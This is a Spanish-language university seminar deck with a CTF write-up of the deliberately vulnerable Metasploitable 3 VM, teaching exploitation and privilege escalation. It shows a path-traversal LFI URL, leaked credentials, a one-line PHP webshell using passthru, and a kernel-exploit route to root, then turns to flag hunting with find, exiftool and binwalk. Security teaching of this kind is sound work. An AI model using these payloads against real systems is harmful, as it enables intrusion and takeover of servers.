SEMINARIO 7
WRITE-UP DE UNA MÁQUINA CTF

Aprendiendo más acerca de técnicas de exploiting & escalada de privilegios

José Manuel Redondo López Proyecto *"S-81 Isaac Peral"* v4.0

Fuente: Bing Chat AI

Departamento de Informática
Universidad de Oviedo

Universidad de Oviedo

Logo: @creative_vanesa (*Instagram*)

ÍNDICE

INTRODUCCIÓN

- **Metasploitable 3** es una MV creada con un gran número de vulnerabilidades de seguridad a propósito
  - Se usa como objetivo para probar exploits de Metasploit, entrenamiento de red team y practicar habilidades de exploiting y privilege scalation (**tema de teoría 7, Labs 11 y 12**)
  - Fue también usada en un CTF real hecho por su creador, Rapid7
  - **Es gratuita**: https://github.com/rapid7/metasploitable3
- **Hay dos versiones, todas con flags relacionados con cartas**
  - Los flags son las imágenes que tenemos que obtener para ganar el juego, y están repartidas a través de los ficheros, procesos, etc. de la MV
  - Vamos a usar la versión Ubuntu de Metasploitable 3: https://app.vagrantup.com/rapid7/
  - La versión Windows 2008 tiene los mismos flags, pero distintas vulnerabilidades
  - **Si queréis probarla:** https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities
    - Y si queréis echarle un ojo a sus **vulnerabilidades**, puedes usar este walkthrough en varias partes: https://tremblinguterus.blogspot.com/2020/11/metasploitable-3-windows-walkthrough_34.html

¿Qué es este seminario?

- **En este seminario hemos hecho una síntesis de varios walkthrough que existen a esta máquina por Internet**
  - Las imágenes mostradas pertenecen a los mismos
  - Se ha reorganizado el contenido para que sea más fácil de entender
  - También se han vinculado con las distintas partes de la asignatura
- **Como verás, no existe una única forma de enfrentarte a esta clase de retos, ¡aunque el objetivo sea el mismo!**
- **Los walkthrough son**
  - https://darkglade.com/2017/12/12/metasploitable3-community-ctf-walkthroughish/
  - https://ratil.life/metasploitable3-ctf/
  - https://stuffwithaurum.com/2020/04/17/metasploitable-3-linux-an-exploitation-guide/

< Ir al Índice

Fuente: Bing Chat AI

Enumeración, explotación y escalada de Privilegios

Pasos iniciales en nuestra “kill chain” de pentesting

Enumeración de servicios


- **Un escaneo completo de `nmap` permite descubrir los servicios en el objetivo,**
  - Como vimos **en el tema 5 de teoría y los labs 8-9**
  - Esta vez escaneamos el rango completo de puertos, aunque lleve mucho tiempo
  - Esto es porque no sabemos nada acerca del objetivo
    - Hay que explorar la superficie de ataque completa
  - Además, solo es una máquina
    - Un escaneo completo no debería por tanto llevarnos tanto tiempo

```
nmap -sT -sV -p 1-65535 <IP de la máquina virtual Metasploitable 3>
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-06 08:36 UTC
Nmap scan report for 10.0.101.252
Host is up (0.00071s latency).
Not shown: 992 filtered ports
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux;
protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed  ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open  http         WEBrick httpd 1.3.1 (Ruby 2.3.5 (2017-09-14))
8181/tcp closed intermapper
Service Info: Hosts: 10.0.101.252, IP-10-0-101-252; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.60 seconds
```

Enumeración de servicios

- **Aparecen muchos servicios y versiones**
- **Podemos comprobar vulnerabilidades conocidas de cualquiera de ellos**
  - Recordad los repositorios CVE (**tema de teoría 1**) para buscar vulnerabilidades conocidas
  - Y sus entradas en exploit-db (**tema de teoría 7**) asociadas para saber exploits relacionados
    - Por ejemplo, con programas como el ProFTPD 1.3.5 detectado
- **No obstante, empezamos comprobando el servidor HTTP**
  - Nos encontramos el listado de directorios habilitado
    - No hace falta fuerza bruta con `dirb` o similar para ver qué está sirviendo la aplicación (tema de teoría 7)
  - ¡Hemos encontrado un fichero de código `.php`!



Index of /

Name	Last modified	Size	Description
chat/	2017-11-07 16:42	-	
drupal/	2011-07-27 20:17	-	
payroll_app.php	2017-11-07 16:42	1.7K	
phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 10.0.101.252 Port 80


EXPLOITING

- **Desafortunadamente, no podemos descargar su contenido; necesitamos verlo**
  - Para eso necesitamos una funcionalidad que permita mostrar cualquier fichero del servidor que queramos
    - Local File Inclusion o LFI, **Tema 7**
  - Esto se hace normalmente manipulando la entrada de una funcionalidad existente que muestre ficheros
  - Esta funcionalidad está en la página web `readme` del servidor `httpd` WebRick en ejecución en el puerto 3500
    - A través de su parámetro `os`
- **Ahora podemos usarlo para incluir el fichero PHP anterior y acceder a su contenido**
  - **¡LFI!** https://www.cvedetails.com/cve/CVE-2008-1145/
  - `http://10.0.28.14:3500/readme?os=../../../../../var/www/html/payroll_app.php`
- **Encontramos un error terrible...**
  - ¡Credenciales de BBDD "hardcodeadas"! (**Tema 6**)

```
    </style>
  <title>Readme</title>
  <script src="/assets/jquery.self-c64a74367bda6ef8b860f19e74df08927ca99d2be2ac934e9e92d5fd361e0da4.js?body=1" data-turbolinks-track="true"></script>
<script src="/assets/jquery_ujs.self-d602bdfe68ffc63b9f9cc512872aa3cfff046228a0a36e90dd476e8ef54c1b09.js?body=1" data-turbolinks-track="true"></script>
<script src="/assets/turbolinks.self-c37727e9bd6b2735da5c311aa83fead54ed8be6cc8bd9a65309e9c5abe2cbfff.js?body=1" data-turbolinks-track="true"></script>
<script src="/assets/readme.self-877aef30ae1b040ab8a3aba4e3e309a11d7f2612f44dde450b5c157aa5f95c05.js?body=1" data-turbolinks-track="true"></script>
<script src="/assets/application.self-3b8dabdc891efe46b9a144b400ad69e37d7e5876bdc39dee783419a69d7ca819.js?body=1" data-turbolinks-track="true"></script>
  <meta name="csrf-param" content="authenticity_token" />
<meta name="csrf-token" content="QPhjHUHyHQGie0d6ybHXDjHqJc/7wyr+mqrcoKyjP30SS8YLFHGhbiD4JXSpUTWXoPJRuJxSlg8MmraVvZlloA==" />
</head>
<body>

<?php

$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');

    die("Connection failed: " . $conn->connect_error);
}
?>

<?php
if (!isset($_POST['s'])) {
?>
<center>
<form action="" method="post">
<h2>Payroll Login</h2>
<table style="border-radius: 25px; border: 2px solid black; padding: 20px;">
```


EXPLOITING

- **Ahora podemos entrar en sesión con ellas (`root:sploitme`) en PhpMyAdmin**
  - Esa carpeta la encontramos gracias a la vulnerabilidad de listado de directorios anterior




EXPLOITING

- **Encontramos un esquema de bases de datos Drupal**
  - En la tabla `users`, tenemos un usuario `metasploitable` y su clave hasheada (**Tema 3**, **Labs 3 y 4**)
  - Siguiendo esta guía https://www.drupal.org/node/1023428 podemos generar una hash de Drupal válida y reemplazarla por la vieja
  - Así tenemos una password conocida para acceder al front-end



EXPLOITING

- **El módulo PHP Filter de este Drupal tiene un creador de páginas web online**
  - Podemos usarlo como un **evaluador de expresiones PHP**
  - Y podemos probar si acepta llamar a comandos del sistema con este código PHP: `<?php passthru($_GET['cmd']); ?>`



EXPLOITING

- Dado que acepta comandos (como el `ls` de la imagen), podemos usarlo para obtener un **reverse shell** como los que vimos en el Tema 7 o el Lab 11
- Esta es una forma típica de implementar un **Webshell**

Escalada de Privilegios

- **Ahora ya podemos empezar la fase de post-explotacion en la máquina victima para obtener privilegios de `root` (escalada de privilegios)**
- **La versión del kernel de la VM es vulnerable a CVE-2015-1328**
  - Hay un exploit en exploit-db (https://www.exploit-db.com/exploits/37292/) (**Tema 7**)
  - Podemos descargarnos el código, compilarlo directamente en la máquina (tiene `gcc` instalado), y ejecutarlo
  - Otra opción podría haber sido compilarlo en nuestra máquina atacante y subir el fichero compilado
  - Seremos `root` en cualquier caso
- **Ahora podemos cambiar la configuración de SSH para permitir hacer login remoto como `root` (Lab 5) y cambiar la clave por una conocida**
  - Ahora tenemos una sesión SSH con privilegios de `root`, como en los labs
  - ¡Vamos a flag-elar la máquina! ☺

```
File  Edit  View  Search  Terminal  Help
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

< Ir al Índice

Fuente: Bing Chat AI

Fáciles >

Medios >

Difíciles >

Sacando los Flags

Una vez dentro, es hora de Capturar Todas las Flags (CTF :P)

METASPLOITABLE 3

- Sabemos de antemano que esta máquina tiene 14 posibles flags a capturar
- Todos reciben el nombre de cartas
  - **El Joker**
  - **Corazones**: 3, 5, 8
  - **Bastos**: As, 6, 8, 10
  - **Espadas**: 2, 10, Rey
  - **Diamantes**: 5, 7, 9
- La dificultad de los flags varia mucho (no está relacionada con su numeración), y los hemos dividido usando ese criterio
- Cada operación usara el shell de `root` que hemos obtenido

Flags fáciles

No deberías tener problema en sacarlos si has entendido bien los conceptos del curso

JOKER


- Esta MV tiene varios flags en ficheros repartidos por todo el sistema de ficheros
  - El comando `find` es clave en estos casos
- Por ejemplo, el flag Joker se puede encontrar usando una búsqueda como esta desde el directorio raíz del sistema de ficheros
  - `find / -name 'joker.png'`
  - Se encuentra en `/etc/joker.png`
- Sin embargo, sus colores están invertidos
  - Lo que se puede arreglar fácilmente con programas como GIMP
- ¡Hemos encontrado nuestro primer flag!

3 de Corazones

- Podemos usar `find` para encontrar todos los ficheros de un tipo concreto
  - Formatos de imágenes comunes
  - Sabemos parte de su nombre (¡es un naipe!)
- Ej.: para flags relacionados con “corazones”
  - `find /* -name '*.png' | grep hearts`
  - ¡Encontramos dos menciones a flags distintos!
    - `/lost+found/3_of_hearts.png`
    - `/var/www/html/drupal/sites/default/files/styles/large/public/field/image/5_of_hearts.png`
    - `/var/www/html/drupal/sites/default/files/styles/thumbnail/public/field/image/5_of_hearts.png`
    - `/var/www/html/drupal/sites/default/files/field/image/5_of_hearts.png`
- El 3 de corazones es otro “easy-peasy” ☺

5 de Corazones

- **Desafortunadamente, la imagen del 5 de corazones no es la correcta**
  - En estos casos, típicamente se comprueban sus metadatos con `exiftool` (**Lab 4**)



```
File Name                       : 5_of_hearts.png
Directory                       : .
File Size                       : 497 kB
File Modification Date/Time     : 2017:12:06 12:19:58+01:00
File Access Date/Time           : 2017:12:06 12:30:27+01:00
File Inode Change Date/Time     : 2017:12:06 12:21:37+01:00
File Permissions                : rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 500
Image Height                    : 700
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Tag 5 of hearts                 :
```
iVBORw0KGgoAAAANSUhEUgAAAfQAAAK8CAYAAAAZNU0WAAAAAXNSR0IArs4c6QAAQABJREFUeAHsvQecX8lV51udc5C61cpxosATVwMNsF

5 de Corazones

- El flag correcto está codificado en **Base64** en el dato “tag”
  - Ver **Lab 3**
- Podemos extraerlo con `exiftool` así
  - `exiftool 5_of_hearts.png | grep tag | cut -d " " -f 22 | base64 -D > real_5_of_hearts.png`
  - ¡La imagen que se escribe es el flag del 5 de corazones!
  - Esto muestra que cualquier cosa (binaria o en texto) se puede codificar con **Base64** para transferirla
  - También podemos usar otras herramientas, como **Cyberchef** del **Lab 3**

8 de Bastos

- Si buscamos flags de otros tipos de cartas también obtenemos resultados, como con el 8 de bastos
  - `find /* -name '*.png' | grep clubs`
- ¡Encontramos el flag en un fichero dentro de una ruta enorme!
  - `/home/anakin_skywalker/52/37/88/76/24/97/77/22/23/63/19/56/16/27/43/26/82/80/98/73/8_of_clubs.png`
  - Si no hubiéramos hecho esta técnica de búsqueda automática, encontrar este flag manualmente hubiera sido muy tedioso...
  - Esto es lo que típicamente se conoce como un "rabbit hole"
    - Una labor larga y tediosa, con muchas formas de perderse
    - Salvo que se siga una técnica muy concreta

10 de Bastos

- **En competiciones CTF necesitamos "think outside of the box"**
  - Aplicar nuestros conocimientos en situaciones nuevas
  - Ej.: encontrar una imagen dentro de un fichero que no es una imagen! (**esteganografía**, **Tema 2**, **Lab 3**)
- **Si usamos `find` de nuevo, nos encontramos un fichero muy sospechoso**
  - **`/artoo_detoo/music/10_of_clubs.wav`**
  - Este fichero solo tiene ruido, por lo que no debe ser un fichero de música "real" …
- **Para analizar lo que tiene escondido dentro, podemos usar el comando `binwalk`**
  - Es similar al comando `strings`: analiza binarios para **encontrar ficheros embebidos y código ejecutable**
  - Se usa habitualmente para extraer contenido de firmware, pero puede mostrar un binario dentro de otro
  - **`binwalk 10_of_clubs.wav`** muestra esto, que podemos extraer con el parámetro `-d`
    - **`binwalk -d 10_of_clubs.wav`**

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
58            0x3A            Zlib compressed data, default compression
```

- **¡Y de esta forma tenemos la imagen del 10 de bastos!**

10 de Espadas


- Podemos encontrarlo de nuevo con `find`, buscando cartas de los otros tipos
  - `find /* -name '*.png' | grep spades` revela la imagen del 10 de espadas en `/opt/readme_app/public/images/10_of_spades.png`
- ¡Estos son todos los flags “fáciles” que podemos obtener de esta MV para CTF!

Flags de nivel medio

¡Incrementamos el nivel del desafío!

As de Bastos

- **Para localizar este flag debemos examinar el sistema de ficheros de la MV al detalle hasta encontrar algo "sospechoso"**
  - Esto no son sólo ficheros, sino contenidos
  - En CTFs, especialmente **código fuente**
  - Podemos buscar en el código de las aplicaciones palabras clave como "flag" o similares con comandos como `cat` o `grep`
  - `find` nos ayuda a encontrar ficheros de código fuente primero
- **Ej.: Un chatbot en el servidor Apache localizado tiene esto en el código de un fichero en `/opt/chatbot/papa_smurf`**
  - `var flag =` `"iVBORw0KGgoAAAANSUhEUgAAAfQAAAK8CAYAAAAZNU0WAAAAAXNSR0IArs4c6QAAQABJREFUeAHsvQnUbVdV57vP194mNw2JEJoAgpDQRBpFFBERsOVVRopRDLLVKh0PFoeizAZvxHMO+dFhaz...`
  - Para verlo: `cat chat_client.js | grep flag | more`
